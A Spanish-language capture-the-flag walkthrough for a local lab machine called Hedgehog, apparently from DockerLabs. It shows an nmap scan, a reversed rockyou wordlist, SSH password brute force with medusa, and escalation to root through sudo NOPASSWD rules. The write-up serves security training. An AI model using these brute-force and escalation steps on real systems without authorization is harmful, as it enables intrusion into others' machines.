HEDGEHOG

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip hedgehog.zip

Archive:  hedgehog.zip
inflating: hedgehog.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh hedgehog.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.208 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.208/0.208/0.208/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 11:50 EST
Nmap scan report for 172.17.0.2
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
|_  256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTOS ABIERTOS 22 Y 80



tails

Tail es una herramienta de línea de comandos en sistemas Unix y Linux

que se utiliza para visualizar las últimas líneas de un archivo.

Como no vemos nada más, sospechamos que debemos usar fuerza bruta pero modificando el rockyou de la siguiente manera:

```
tac /usr/share/wordlists/rockyou.txt >> revésrockyou.txt
```


El comando tac es similar a cat, pero en lugar de mostrar un archivo desde el principio hasta el final, lo muestra en orden inverso

```
sed -i 's/ //g' revésrockyou.txt
```

sed -i: Edita el archivo en el lugar, es decir, modifica directamente revésrockyou.txt.
's/ //g': El s significa "sustituir". El espacio (' ') es lo que quieres eliminar, y el g asegura que se eliminen todos los espacios en cada línea (en lugar de solo el primero).

Con todo esto, hacemos fuerza bruta en el protocolo SSH con medusa

```
medusa -h 172.17.0.2 -u tails -P revésrockyou.txt -M ssh | grep "SUCCESS"
```



EXPLOTACIÓN

Nos conectamos por SSH

```
ssh tails@172.17.0.2
```

```
└─# ssh tails@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBLO+/wBCEPaIIeU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
tails@a65d42a92c31:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y nos hacemos sonic

```
tails@a65d42a92c31:~$ sudo -l
User tails may run the following commands on a65d42a92c31:
    (sonic) NOPASSWD: ALL
tails@a65d42a92c31:~$ /bin/bash
tails@a65d42a92c31:~$ sudo -u sonic /bin/bash
sonic@a65d42a92c31:/home/tails$
```

Buscamos permisos sudo y nos hacemos root

```
sonic@a65d42a92c31:/home/tails$ sudo -l
User sonic may run the following commands on a65d42a92c31:
    (ALL) NOPASSWD: ALL
sonic@a65d42a92c31:/home/tails$ sudo -i
root@a65d42a92c31:~# whoami
root
root@a65d42a92c31:~#
```

Buen día¡¡¡ ✋